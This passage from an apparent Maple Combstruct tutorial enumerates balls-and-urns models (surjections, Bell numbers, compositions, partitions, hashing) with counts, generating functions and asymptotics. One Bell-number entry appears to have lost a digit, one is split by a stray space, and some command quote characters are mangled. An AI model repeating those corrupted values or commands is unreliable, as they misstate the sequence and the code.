$$\{[\{[Z, Z, Z]\}, \{[Z, Z, Z]\}, \{[Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z]\}, \{[Z, Z]\}]\}$$

On such simulations, we see that there tends to be fewer urns in models of type IU, but more filled ones.

Distinguishable balls (labelled structures)

Distinguishable urns

In this model, we deal with distinguishable balls (labelled atoms) that go in all possible way into distinguishable urns corresponding to the specification:

```
> DBDU:=[S,{S=Sequence(U),U=Set(Z,card>=1)},labelled]:
```

Combinatorially, this model is the same as of Surjections from $[1 .. n]$ to an initial segment of the integers. It is the one that leads to larger cardinality counts.

```
> for j to 3 do j=map(lreduce,allstructs(DBDU,size=j)) od;
```

$$1 = [[\{Z_1\}]]$$

$$2 = [[\{Z_2\}, \{Z_1\}], [\{Z_1\}, \{Z_2\}], [\{Z_2, Z_1\}]]$$

$$3 = [[\{Z_3, Z_2, Z_1\}], [\{Z_1\}, \{Z_3\}, \{Z_2\}], [\{Z_2\}, \{Z_1\}, \{Z_3\}], [\{Z_3, Z_2\}, \{Z_1\}], [\{Z_3\}, \{Z_2, Z_1\}], [\{Z_3, Z_1\}, \{Z_2\}], [\{Z_1\}, \{Z_3, Z_2\}], [\{Z_2\}, \{Z_3, Z_1\}], [\{Z_3\}, \{Z_1\}, \{Z_2\}], [\{Z_3\}, \{Z_2\}, \{Z_1\}], [\{Z_2\}, \{Z_3\}, \{Z_1\}], [\{Z_2, Z_1\}, \{Z_3\}], [\{Z_1\}, \{Z_2\}, \{Z_3\}]]$$

```
> seq(count(DBDU,size=j),j=0..30);
```

1, 1, 3, 13, 75, 541, 4683, 47293, 545835, 7087261, 102247563, 1622632573, 28091567595, 526858348381, 10641342970443, 230283190977853, 5315654681981355, 130370767029135901, 3385534663256845323, 92801587319328411133, 2677687796244384203115, 81124824998504073881821, 2574844419803190384544203, 85438451336745709294580413, 2958279121074145472650648875, 106697365438475775825583498141, 4002225759844168492486127539083, 155897763918621623249276226253693, 6297562064950066033518373935334635, 263478385263023690020893329044576861, 11403568794011880483742464196184901963

Such tables are quite useful for checking various combinatorial conjectures. Here, we may verify that these numbers are the sequence **M2952** of the *Encyclopedia of Integer Sequences* by Sloane and Plouffe, where they are known as the numbers of preferential arrangements of n things.

The counting problem is solved automatically by combstruct[gfeqns] , combstruct [gfseries] (a series alternative to combstruct[count]) and combstruct[gfsolve] :

```
> gfeqns(op(2..3,DBDU),z);
```

$$\left[U(z) = e^{Z(z)} - 1,\ S(z) = \frac{1}{1 - U(z)},\ Z(z) = z \right]$$

```
> Order:=12: gfseries(op(2..3,DBDU),z);
```

$$\text{table}([$$

$$S(z) = 1 + z + \frac{3}{2}z^2 + \frac{13}{6}z^3 + \frac{25}{8}z^4 + \frac{541}{120}z^5 + \frac{1561}{240}z^6 + \frac{47293}{5040}z^7 + \frac{36389}{2688}z^8 + \frac{7087261}{362880}z^9 + \frac{34082521}{1209600}z^{10} + \frac{1622632573}{39916800}z^{11} + O(z^{12})$$

$$U(z) = z + \frac{1}{2}z^2 + \frac{1}{6}z^3 + \frac{1}{24}z^4 + \frac{1}{120}z^5 + \frac{1}{720}z^6 + \frac{1}{5040}z^7 + \frac{1}{40320}z^8 + \frac{1}{362880}z^9 + \frac{1}{3628800}z^{10} + \frac{1}{39916800}z^{11} + O(z^{12})$$

$$Z(z) = z\ ])$$

```
> gfsolve(op(2..3,DBDU),z);
```

$$\left\{ S(z) = -\frac{1}{-2 + e^z},\ Z(z) = z,\ U(z) = e^z - 1 \right\}$$

In particular, we have found the exponential generating function (EGF) explicitly:

```
> S_z:=subs(",S(z)); series(S_z,z=0,7);
```

$$S\_z := -\frac{1}{-2 + e^z}$$

$$1 + z + \frac{3}{2}z^2 + \frac{13}{6}z^3 + \frac{25}{8}z^4 + \frac{541}{120}z^5 + \frac{1561}{240}z^6 + O(z^7)$$

The EGF is singular with a pole at $z = \ln(2)$. This immediately gives an approximate expression for the coefficients:

```
> series(S_z,z=log(2),3);
```

$$-\frac{1}{2}(z - \ln(2))^{-1} + \frac{1}{4} + O(z - \ln(2))$$

```
> S_n_asympt:=1/2*n!*log(2)^(-n-1);
```

$$S\_n\_asympt := \frac{1}{2}n!\ln(2)^{(-n-1)}$$

As usual with meromorphic functions, the approximation is extremely good:

```
> for j from 0 by 5 to 30 do j,evalf(count(DBDU,size=j)/subs(n=j,
S_n_asympt),30); od;
```

0, 1.386294361119890618834464242 92

5, .99999719313833411824205635 8844

10, .99999999994844823821554889 1934

15, .99999999999999983743477338 9178

20, 1.00000000000000000001025941645

25, 1.00000000000000000000000021069

30, .99999999999999999999999999991

This type of analysis can be easily generalized to determine for instance the expected number of urns in a random surjection. Such analyses may then be used to validate an a priori statistical model by comparing theoretical predictions against empirical data.

Indistinguishable urns (set partitions)

We are now dealing with indistinguishable urns. Equivalently, we consider the way n elements (the labels 1, ..., n) may be grouped into equivalence classes in all possible ways.

```
> DBIU:=[S,{S=Set(U),U=Set(Z,card>=1)},labelled]:
```

```
> for j to 4 do j=map(lreduce,allstructs(DBIU,size=j)) od;
```

$$1 = [\{\{Z_1\}\}]$$

$$2 = [\{\{Z_1\}, \{Z_2\}\}, \{\{Z_2, Z_1\}\}]$$

$$3 = [\{\{Z_1\}, \{Z_3, Z_2\}\}, \{\{Z_2, Z_1\}, \{Z_3\}\}, \{\{Z_3, Z_2, Z_1\}\}, \{\{Z_2\}, \{Z_3, Z_1\}\}, \{\{Z_1\}, \{Z_2\}, \{Z_3\}\}]$$

$$4 = [\{\{Z_3, Z_2, Z_1\}, \{Z_4\}\}, \{\{Z_2\}, \{Z_3\}, \{Z_1, Z_4\}\}, \{\{Z_1\}, \{Z_2\}, \{Z_3, Z_4\}\}, \{\{Z_2\}, \{Z_3, Z_1, Z_4\}\}, \{\{Z_1\}, \{Z_3, Z_2, Z_4\}\}, \{\{Z_1\}, \{Z_2\}, \{Z_3\}, \{Z_4\}\}, \{\{Z_2, Z_1\}, \{Z_3\}, \{Z_4\}\}, \{\{Z_1\}, \{Z_3\}, \{Z_2, Z_4\}\}, \{\{Z_3, Z_2, Z_1, Z_4\}\}, \{\{Z_2, Z_1\}, \{Z_3, Z_4\}\}, \{\{Z_3\}, \{Z_2, Z_1, Z_4\}\}, \{\{Z_3, Z_1\}, \{Z_2, Z_4\}\}, \{\{Z_1\}, \{Z_3, Z_2\}, \{Z_4\}\}, \{\{Z_3, Z_2\}, \{Z_1, Z_4\}\}, \{\{Z_2\}, \{Z_3, Z_1\}, \{Z_4\}\}]$$

```
> seq(count(DBIU,size=j),j=0..30);
```

1, 1, 2, 5, 15, 52, 203, 877, 4140, 21147, 115975, 678570, 4213597, 27644437, 190899322, 1382958545, 10480142147, 82864869804, 682076806159, 5832742205057, 51724158235372,

474869816156751, 4506715738447323, 44152005855084346,
445958869294805289, 4638590332229999353,
49631246523618756274, 545717047936059989389,
6160539404599934652455, 7133980193886027519172,
84674901451180933245014 7

Such tables are quite useful for checking various combinatorial conjectures. Here, we may verify that these numbers are the sequence **M1484** of the *Encyclopedia of Integer Sequences* by Sloane and Plouffe. They are the well-known Bell numbers of combinatorial theory that also appear as moments of the Poisson distribution, in the calculus of finite differences, etc.

We automatically obtain the exponential generating function as

```
> gfsolve(op(2..3,DBIU),z);
```

$$\{Z(z) = z,\ U(z) = e^{z} - 1,\ S(z) = e^{(e^{z} - 1)}\}$$

```
> P_z:=subs(',S(z));
```

$$P\_z := e^{(e^{z} - 1)}$$

```
> series(P_z,z=0,8);
```

$$1 + z + z^2 + \frac{5}{6}z^3 + \frac{5}{8}z^4 + \frac{13}{30}z^5 + \frac{203}{720}z^6 + \frac{877}{5040}z^7 + O(z^8)$$

```
> Order:=8: gfseries(op(2..3,DBIU),z);
```

table([$S(z) =$

$$1 + z + z^2 + \frac{5}{6}z^3 + \frac{5}{8}z^4 + \frac{13}{30}z^5 + \frac{203}{720}z^6 + \frac{877}{5040}z^7 + O(z^8)$$

$U(z) =$

$$z + \frac{1}{2}z^2 + \frac{1}{6}z^3 + \frac{1}{24}z^4 + \frac{1}{120}z^5 + \frac{1}{720}z^6 + \frac{1}{5040}z^7 + O(z^8)$$

$Z(z) = z$])

By expanding and truncating, we obtain excellent approximations (this is in fact a version of a formula found by Dobinski in 1877):

```
> P_n_asympt:=exp(-1)*Sum(k^n/k!,k=0..2*n);
for j by 3 to 20 do j,evalf(count(DBIU,size=j)/subs(n=j,P_n_asympt),30); od;
```

$$P\_n\_asympt := e^{(-1)}\left(\sum_{k=0}^{2n} \frac{k^n}{k!}\right)$$

1, 1.35914091422952261768014373568

4, 1.00052146464862250684406987918

7, 1.00000006071729267635177431357

10, 1.00000000000111597855712643959

13, 1.00000000000000000525280524286

16, 1.00000000000000000000000839324

19, 1.00000000000000000000000000001

Indistinguishable balls (unlabelled structures)

Distinguishable urns (integer compositions)

We start from the specification

> **IBDU:=[S,{S=Sequence(U),U=Sequence(Z,card>=1)},unlabelled]:**

In this particular case, as balls are indistinguishable, we may as well consider urns as Sequence of atoms. The reason for doing this is a simpler form of generating functions (as we do not have to go unnecessarily through Polya operators) as well as faster computations. We can check that this new version is equivalent to the earlier one, namely

> **IBDU_0:=[S,{S=Sequence(U),U=Set(Z,card>=1)},unlabelled]:**

> **seq(count(IBDU,size=j),j=0..20); seq(count(IBDU_0,size=j),j=0..20);**

1, 1, 2, 4, 8, 16, 32, 64, 128, 256, 512, 1024, 2048, 4096, 8192, 16384, 32768, 65536, 131072, 262144, 524288

1, 1, 2, 4, 8, 16, 32, 64, 128, 256, 512, 1024, 2048, 4096, 8192, 16384, 32768, 65536, 131072, 262144, 524288

Of course, here we recognize the powers of two: the result is combinatorially obvious since

a partition can be obtained by inserting arbitrary cuts in the integer interval 1, ..., n .

We can also check this with combstruct[gfsolve]

> **gfsolve(op(2..3,IBDU),z);**

$$\{Z(z) = z,\ S(z) = \frac{-1+z}{-1+2z},\ U(z) = -\frac{z}{-1+z}\}$$

> **SS_z:=subs('',S(z));**

$$SS\_z := \frac{-1+z}{-1+2z}$$

> **series(SS_z,z=0,10);**

$$1 + z + 2z^2 + 4z^3 + 8z^4 + 16z^5 + 32z^6 + 64z^7 + 128z^8 + 256z^9 + O(z^{10})$$

Indistinguishable urns (integer partitions)

We start from the specification

> **IBIU:=[S,{S=Set(U),U=Sequence(Z,card>=1)},unlabelled]:**

Combinatorially, we are specifying integer partitions that describe the occupancy profile of urns.

> **for j to 6 do j=map(ureduce,allstructs(IBIU,size=j)) od;**

$$1 = [\{[[Z]]\}]$$

$$2 = [\{[[Z], [Z]]\}, \{[[Z, Z]]\}]$$

$$3 = [\{[[Z, Z, Z]]\}, \{[[Z], [Z], [Z]]\}, \{[[Z, Z], [Z]]\}]$$

$$4 = [\{[[Z, Z], [Z, Z]]\}, \{[[Z, Z, Z], [Z]]\}, \{[[Z, Z], [Z], [Z]]\}, \{[[Z], [Z], [Z], [Z]]\}, \{[[Z, Z, Z, Z]]\}]$$

$$5 = [\{[[Z, Z, Z], [Z, Z]]\}, \{[[Z, Z], [Z, Z], [Z]]\}, \{[[Z, Z], [Z], [Z], [Z]]\}, \{[[Z, Z, Z, Z, Z]]\}, \{[[Z], [Z, Z, Z, Z]]\}, \{[[Z, Z, Z], [Z], [Z]]\}, \{[[Z], [Z], [Z], [Z], [Z]]\}]$$

$$6 = [\{[[Z], [Z], [Z], [Z], [Z], [Z]]\}, \{[[Z, Z, Z], [Z, Z, Z]]\}, \{[[Z, Z, Z], [Z], [Z], [Z]]\}, \{[[Z, Z], [Z, Z], [Z], [Z]]\}, \{[[Z, Z], [Z, Z], [Z, Z]]\}, \{[[Z], [Z], [Z, Z, Z, Z]]\}, \{[[Z, Z], [Z], [Z], [Z], [Z]]\}, \{[[Z, Z, Z], [Z, Z], [Z]]\}, \{[[Z], [Z, Z, Z, Z]]\}, \{[[Z, Z, Z, Z, Z]]\}, \{[[Z, Z], [Z, Z, Z]]\}]$$

Naturally, since we are dealing with sets of summands (the order does not count), we may as well regard these objects as an increasing sequence of summands that sum to the size n, or equivalently as "staircases" with size being the area below the staircase.

> **preduce:=proc(e) sort(eval(subs({Set=proc() [args] end, Sequence=proc() nargs end},e))) end:**

> **rand_part:=draw(IBIU,size=100): ureduce(rand_part); preduce(rand_part);**

$$\{[[Z, Z], [Z, Z], [Z, Z], [Z, Z], [Z, Z], [Z, Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z], [Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z, Z]]\}$$

$$[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 2, 2, 2, 5, 5, 5, 5, 5, 5, 5, 14, 17]$$

There are much fewer structures than in previous models:

```
> seq(count(IBIU,size=j),j=0..30);
```

1, 1, 2, 3, 5, 7, 11, 15, 22, 30, 42, 56, 77, 101, 135, 176, 231, 297, 385, 490, 627, 792, 1002, 1255, 1575, 1958, 2436, 3010, 3718, 4565, 5604

The random generation process is nontrivial as one must generate objects up to certain symmetries. The first time, counting tables are set up on the fly, so that random generation takes a few seconds for size $n \leq 100$.

```
> for i from 0 by 20 to 100 do i,preduce(draw(IBIU,size=i)); od;
```

0, E

20, [1, 1, 1, 1, 1, 3, 4, 8]

40, [1, 1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 2, 2, 2, 2, 4, 4, 6]

60, [1, 1, 2, 2, 2, 2, 2, 3, 4, 5, 5, 6, 12, 13]

80,
[1, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 3, 3, 3, 3, 3, 3, 3, 4, 4, 5, 7, 13]

100, [1, 1, 1, 1, 1, 3, 3, 3, 3, 3, 3, 5, 5, 5, 10, 10, 11, 31]

Next, random generation becomes faster:

```
> for i to 10 do preduce(draw(IBIU,size=100)); od;
```

[1, 1, 1, 1, 1, 1, 1, 2, 6, 10, 12, 16, 22, 24]

[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 2, 2, 2, 3, 3, 3, 4, 4, 5, 9, 9, 17, 20]

[1, 1, 1, 1, 1, 1, 2, 3, 4, 4, 9, 11, 11, 18, 32]

[1, 1, 1, 1, 1, 2, 2, 2, 2, 2, 4, 7, 7, 10, 12, 20, 25]

[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 3, 3, 3, 3, 3, 3, 4, 4, 4, 4, 4, 4, 4, 4, 4, 10, 19]

[4, 4, 4, 4, 5, 6, 6, 9, 18, 20, 20]

[1, 1, 1, 2, 2, 2, 2, 2, 2, 2, 3, 5, 5, 5, 5, 6, 6, 6, 6, 7, 14, 15]

[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 2, 3, 4, 5, 9, 10, 12, 13, 22]

[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 2, 2, 2, 3, 3, 4, 5, 5, 5, 7, 8, 12, 12, 18]

[1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 4, 4, 7, 14, 23, 28]

In this particular case, the random generation procedure that is automatically built by Combstruct coincides with a method especially designed by Wilf for integer partitions. By design, Combstruct accepts in full generality arbitrary compositions of Set and Cycle constructions (in addition to Union, Product, Sequence, etc).

The generating functions are now more complicated since they involve Polya operators.

> **gfeqns(op(2..3,IBIU),z);**

$$\left[U(z) = \frac{1}{1 - Z(z)} - 1,\ S(z) = e^{\left(\sum_{j_1 = 1}^{\infty} \frac{U\left(z^{j_1} \right)}{j_1} \right)},\ Z(z) = z \right]$$

> **gfsolve(op(2..3,IBIU),z);**

$$\left\{ Z(z) = z,\ U(z) = -\frac{z}{-1 + z},\ S(z) = e^{\left(\sum_{j_1 = 1}^{\infty} \left(-\frac{z^{j_1}}{\left(z^{j_1} - 1 \right) j_1} \right) \right)} \right\}$$

Such Polya operators are however known to combstruct[gfseries]

> **gfseries(op(2..3,IBIU),z);**

table([

$$S(z) = 1 + z + 2z^2 + 3z^3 + 5z^4 + 7z^5 + 11z^6 + 15z^7 + O(z^8)$$

$$U(z) = z + z^2 + z^3 + z^4 + z^5 + z^6 + z^7 + O(z^8)\ Z(z) = z\ ])$$

though they are not otherwise "known" to Maple

> **subs("",S(z)); series(",z=0);**

$$e^{\left(\sum_{j_1 = 1}^{\infty} \left(-\frac{z^{j_1}}{\left(z^{j_1} - 1 \right) j_1} \right) \right)}$$

Error, (in series/exp) unable to compute series

In such cases, one has to resort either to simplification by hand (not always possible) or to the literature. Here, it is very well known that the generating function of integer partitions is

> **PP_z:=Product(1/(1-z^k),k=1..infinity);**

$$PP\_z := \prod_{k=1}^{\infty} \frac{1}{1 - z^k}$$

> **Order:=12: series(subs(infinity=Order+2,PP_z),z=0);**

$$1 + z + 2z^2 + 3z^3 + 5z^4 + 7z^5 + 11z^6 + 15z^7 + 22z^8 + 30z^9 + 42z^{10} + 56z^{11} + O(z^{12})$$

Constrained models

Number of urns in surjections

The approach developed so far may be tuned to analyse a variety parameters. We explore here the way Combstruct may serve to analyse the number of urns as well as related situations with bounded urn capacity. We focus on counts and building numerical tables. Naturally, random generation and exhaustive listing are possible from any of these specifications.

We deal here with a fixed number of urns in the model DBDU that corresponds to surjections. Combinatorial specifications may actually be computed in Maple, then used by Combstruct.

The following procedure computes the specifications with r urns.

> **surj:=[S,{S=Sequence(U,card=r),U=Set(Z,card>=1)}, labelled]: subs(r=5,surj);**

$$[S, \{U = \mathrm{Set}(Z, 1 \le card), S = \mathrm{Sequence}(U, card = 5)\}, labelled]$$

In passing, this illustrates the use of cardinality modifiers for Sequence, Set, and Cycle constructions.

The following counts imply the first few values of the probability distribution of the number of urns in a random unconstrained surjection:

> **for i to 5 do seq(count(subs(r=i,surj),size=m),m=0..10) od;**

0, 1, 1, 1, 1, 1, 1, 1, 1, 1

0, 0, 2, 6, 14, 30, 62, 126, 254, 510, 1022

0, 0, 0, 6, 36, 150, 540, 1806, 5796, 18150, 55980

0, 0, 0, 0, 24, 240, 1560, 8400, 40824, 186480, 818520

0, 0, 0, 0, 0, 120, 1800, 16800, 126000, 834120, 5103000

and we may build tables of probability distributions automatically:

> **for i to 7 do seq(evalf(count(subs(r=i,surj),size=m)/count(DBDU,size=m),4), m=0..10) od;**

$$0, 1., .3333, .07692, .01333, .001848, .0002135, .00002114, .1832\,10^{-5}, .1411\,10^{-6}, .9780\,10^{-8}$$

$$0, 0, .6667, .4615, .1867, .05545, .01324, .002664, .0004653, .00007196, .9995\,10^{-5}$$

$$0, 0, 0, .4615, .4800, .2773, .1153, .03819, .01062, .002561, .0005475$$

$$0, 0, 0, 0, .3200, .4436, .3331, .1776, .07479, .02631, .008005$$

$$0, 0, 0, 0, 0, .2218, .3844, .3552, .2308, .1177, .04991$$

$$0, 0, 0, 0, 0, 0, .1537, .3197, .3509, .2688, .1607$$

$$0, 0, 0, 0, 0, 0, 0, .1066, .2585, .3285, .2898$$

Finally, we are led to rediscover the corresponding generating functions. Usually, this is done via recurrence computations, and what we obtain here is equivalent to the EGF of Stirling second kind (partition) numbers :

```
> for i to 5 do gfsolve(op(2,subs(r=i,surj)),labelled,z) od;
```

$$\{U(z) = e^z - 1, Z(z) = z, S(z) = e^z - 1\}$$

$$\{U(z) = e^z - 1, Z(z) = z, S(z) = (e^z)^2 - 2e^z + 1\}$$

$$\{U(z) = e^z - 1, Z(z) = z, S(z) = (e^z)^3 - 3(e^z)^2 + 3e^z - 1\}$$

$$\{U(z) = e^z - 1, Z(z) = z, S(z) = (e^z)^4 - 4(e^z)^3 + 6(e^z)^2 - 4e^z + 1\}$$

$$\{U(z) = e^z - 1, S(z) = (e^z)^5 - 5(e^z)^4 + 10(e^z)^3 - 10(e^z)^2 + 5e^z - 1, Z(z) = z\}$$

This suggests a pattern involving Pascal's triangle:

```
> Surj_z:=proc(k) local j; add(binomial(k,j)*(-1)^(k-j)*exp(z)^j,j=0..k) end:
```

```
> Surj_z(6); gfsolve(op(2,subs(r=6,surj)),labelled,z);
```

$$1 - 6e^z + 15(e^z)^2 - 20(e^z)^3 + 15(e^z)^4 - 6(e^z)^5 + (e^z)^6$$

$$\{U(z) = e^z - 1, Z(z) = z, S(z) = 1 - 6e^z + 15(e^z)^2 - 20(e^z)^3 + 15(e^z)^4 - 6(e^z)^5 + (e^z)^6\}$$

For coefficients finally, we have by straight expansion

$$\sum_{j=0}^{k} \text{binomial}(k,j)\,(-1)^{(k-j)}\,j^{n}.$$

```
> Surj_nk:=proc(n,k) local j; `if`(n<>0,add(binomial(k,j)*(-1)^(k-j)*j^n,j=0..
k),1) end:
```

The formula matches the values obtained by combstruct[gfseries]

```
> Order:=16: gfseries(op(2..3,subs(r=7,surj)),z);
```

$$\text{table}([$$

$$S(z) = z^{7} + \frac{7}{2}z^{8} + \frac{77}{12}z^{9} + \frac{49}{6}z^{10} + \frac{1939}{240}z^{11} + \frac{4753}{720}z^{12} + \frac{1249}{270}$$

$$z^{13} + \frac{77}{27}z^{14} + \frac{136111}{86400}z^{15} + O(z^{16})$$

$$U(z) = z + \frac{1}{2}z^{2} + \frac{1}{6}z^{3} + \frac{1}{24}z^{4} + \frac{1}{120}z^{5} + \frac{1}{720}z^{6} + \frac{1}{5040}z^{7} +$$

$$\frac{1}{40320}z^{8} + \frac{1}{362880}z^{9} + \frac{1}{3628800}z^{10} + \frac{1}{39916800}z^{11} +$$

$$\frac{1}{479001600}z^{12} + \frac{1}{6227020800}z^{13} + \frac{1}{87178291200}z^{14} +$$

$$\frac{1}{1307674368000}z^{15} + O(z^{16}) \quad Z(z) = z\ ])$$

```
> seq(Surj_nk(n,7)/n!,n=0..15);
```

$$1, 0, 0, 0, 0, 0, 0, 1, \frac{7}{2}, \frac{77}{12}, \frac{49}{6}, \frac{1939}{240}, \frac{4753}{720}, \frac{1249}{270}, \frac{77}{27}, \frac{136111}{86400}$$

Number of parts in integer compositions

This is the model IBDU.

```
> comp_r:=[S,{S=Sequence(U,card=r),U=Sequence(Z,card>=1)},unlabelled]:
```

```
> for i to 5 do seq(count(subs(r=i,comp_r),size=m),m=0..15) od;
```

$$0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1$$

$$0, 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14$$

$$0, 0, 0, 1, 3, 6, 10, 15, 21, 28, 36, 45, 55, 66, 78, 91$$

$$0, 0, 0, 0, 1, 4, 10, 20, 35, 56, 84, 120, 165, 220, 286, 364$$

$$0, 0, 0, 0, 0, 1, 5, 15, 35, 70, 126, 210, 330, 495, 715, 1001$$

```
> for i to 5 do subs(gfsolve(op(2,subs(r=i,comp_r)),labelled,z),S(z)) od;
```

$$-\frac{z}{-1+z}$$

$$\frac{z^2}{(-1+z)^2}$$

$$-\frac{z^3}{(-1+z)^3}$$

$$\frac{z^4}{(-1+z)^4}$$

$$-\frac{z^5}{(-1+z)^5}$$

The pattern is obvious and this corresponds to an explicit (and well-known!) binomial formula for the coefficients.

Number of parts in integer partitions

This is the model IBIU.

```
> part_r:=[S,{S=Set(U,card=r),U=Sequence(Z,card>=1)}, unlabelled]:
```

We can build tables, like before

```
> for i to 5 do seq(count(subs(r=i,part_r),size=m),m=0..15) od;
```

0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1

0, 0, 1, 1, 2, 2, 3, 3, 4, 4, 5, 5, 6, 6, 7, 7

0, 0, 0, 1, 1, 2, 3, 4, 5, 7, 8, 10, 12, 14, 16, 19

0, 0, 0, 0, 1, 1, 2, 3, 5, 6, 9, 11, 15, 18, 23, 27

0, 0, 0, 0, 0, 1, 1, 2, 3, 5, 7, 10, 13, 18, 23, 30

The generating functions are found by combstruct[gfsolve] to be rational:

```
> for i to 5 do gfsolve(op(2,subs(r=i,part_r)),unlabelled,z) od;
```

$$\{Z(z)=z,\ U(z)=-\frac{z}{-1+z},\ S(z)=-\frac{z}{-1+z}\}$$

$$\{Z(z)=z,\ U(z)=-\frac{z}{-1+z},\ S(z)=\frac{z^2}{z^3-z^2-z+1}\}$$

$$\{Z(z) = z,\ U(z) = -\frac{z}{-1+z},\ S(z) = -\frac{z^3}{z^6 - z^5 - z^4 + z^2 + z - 1}\}$$

$$\{Z(z) = z,\ U(z) = -\frac{z}{-1+z},$$
$$S(z) = \frac{z^4}{z^{10} - z^9 - z^8 + 2z^5 - z^2 - z + 1}\}$$

$$\{Z(z) = z,\ U(z) = -\frac{z}{-1+z},\ S(z) =$$
$$-\frac{z^5}{z^{15} - z^{14} - z^{13} + z^{10} + z^9 + z^8 - z^7 - z^6 - z^5 + z^2 + z - 1}\}$$

The form is then easily inferred from the factored representations, as one recognizes cyclotomic polynomials.

```
> S5_z:=subs(',S(z));
```

$$S5\_z := -\frac{z^5}{z^{15} - z^{14} - z^{13} + z^{10} + z^9 + z^8 - z^7 - z^6 - z^5 + z^2 + z - 1}$$

```
> factor(S5_z); series(',z=0,20);
```

$$-z^5 \Big/ ((-1+z)^5 (z+1)^2 (z^2+z+1)(z^2+1)$$
$$(z^4+z^3+z^2+z+1))$$

$$z^5 + z^6 + 2z^7 + 3z^8 + 5z^9 + 7z^{10} + 10z^{11} + 13z^{12} + 18z^{13} + 23$$
$$z^{14} + 30z^{15} + 37z^{16} + 47z^{17} + 57z^{18} + 70z^{19} + O(z^{20})$$

```
> z^5/mul(1-z^i,i=1..5); factor('); series(',z=0,20);
```

$$\frac{z^5}{(1-z)(1-z^2)(1-z^3)(1-z^4)(1-z^5)}$$

$$-z^5 \Big/ ((-1+z)^5 (z+1)^2 (z^2+z+1)(z^2+1)$$
$$(z^4+z^3+z^2+z+1))$$

$$z^5 + z^6 + 2z^7 + 3z^8 + 5z^9 + 7z^{10} + 10z^{11} + 13z^{12} + 18z^{13} + 23$$
$$z^{14} + 30z^{15} + 37z^{16} + 47z^{17} + 57z^{18} + 70z^{19} + O(z^{20})$$

Bounded capacity in the DBDU model (hashing)

We now consider configurations where the number of urns is a fixed number r, so that one can relax the constraint that urns need to be nonempty. We are thus dealing with the collection of the r^n functions of $[1 .. r]$ to $[1 .. r]$, not necessarily surjections. Such specifications also describe words (size being length) on an alphabet of cardinality r and this may be used to model hashing sequences in a table of length r. The set of all possible sequences (r fixed) is specified by

```
> hash_r:=[S,{S=Prod(U$r),U=Set(Z)},labelled]: subs(r=10,hash_r);
```

$$[S, \{S = \mathrm{Prod}(U \$ 10), U = \mathrm{Set}(Z)\}, \mathit{labelled}]$$

Here, we use a hack, with Prod instead of "Sequence" with fixed cardinality, since the current version of Combstruct does not accept Sequence applied to an argument that leads to an Epsilon structure, even in the case of a bounded cardinality modifier.

We change the reduction procedure to take this new construct into account.

```
> lreduce:=proc(e) eval(subs({Set=proc() {args} end, Prod=proc() [args] end},e)) end:
ureduce:=proc(e) eval(subs({Set=proc() {[args]} end, Sequence=proc() [args] end,
Prod=proc() [args] end},e)) end:
```

The number of objects of size n is, as predicted, 10^n.

```
> seq(count(subs(r=10,hash_r),size=j),j=0..10);
```

$$1, 10, 100, 1000, 10000, 100000, 1000000, 10000000, 100000000, 1000000000, 10000000000$$

Next, we consider urns with a bounded maximum capacity b:

```
> hash_br:=[S,{S=Prod(U$r),U=Set(Z,card<=b)}, labelled]: subs({r=5,b=3},
hash_br);
```

$$[S, \{S = \mathrm{Prod}(U \$ 5), U = \mathrm{Set}(Z, \mathit{card} \le 3)\}, \mathit{labelled}]$$

Such specifications also describe words (size being length) on an alphabet of cardinality r, given that no letter is used more than b times. This models hashing sequences in a table of length r when pages have capacity b.

```
> lreduce(draw(subs(r=10,hash_r),size=30));
```

$$[\{Z_{25}, Z_{28}\}, \{Z_9, Z_{17}, Z_5, Z_{30}, Z_{23}\}, \{Z_{29}, Z_6, Z_{13}\}, \{Z_7\}, \{Z_{14}, Z_1, Z_{18}, Z_{24}, Z_{22}\}, \{Z_{21}, Z_{10}, Z_{11}\}, \mathrm{E}, \{Z_{19}, Z_2, Z_{16}, Z_{26}, Z_{27}\}, \{Z_4, Z_{20}, Z_{12}\}, \{Z_3, Z_{15}, Z_8\}]$$

```
> lreduce(draw(subs({r=10,b=4},hash_br),size=30));
```

$$[\{Z_{14}, Z_9, Z_{24}\}, \{Z_{19}, Z_5, Z_{22}, Z_{15}\}, \{Z_2, Z_6, Z_{16}, Z_{27}\},$$

$$\{Z_{23}, Z_{26}\}, \{Z_{29}, Z_{25}\}, \{Z_{21}, Z_7, Z_{30}, Z_{18}\}, \{Z_1, Z_4, Z_{17}\},$$
$$\{Z_3, Z_{12}\}, \{Z_{10}, Z_{11}, Z_{20}\}, \{Z_{28}, Z_{13}, Z_8\}]$$

The following command automatically creates a table of maximum urn occupancy: the j -th entry in the b -th line is the probability that j balls thrown into 10 urns fit into urns of capacity b .

```
> for i 1 to 6 do seq(evalf(count(subs({r=10,b=i},hash_br),size=j)/count(subs
(r=10,hash_r),size=j),4),j=0..20); od;
```

Syntax error, unexpected number

Naturally, Combstruct automatically recognizes "impossible" configurations:

```
> draw(subs({r=10,b=3},hash_br),size=31);
```

Error, (in combstruct/drawgrammar) there is no structure of this size

Bounded capacity in the IBDU model (bosons)

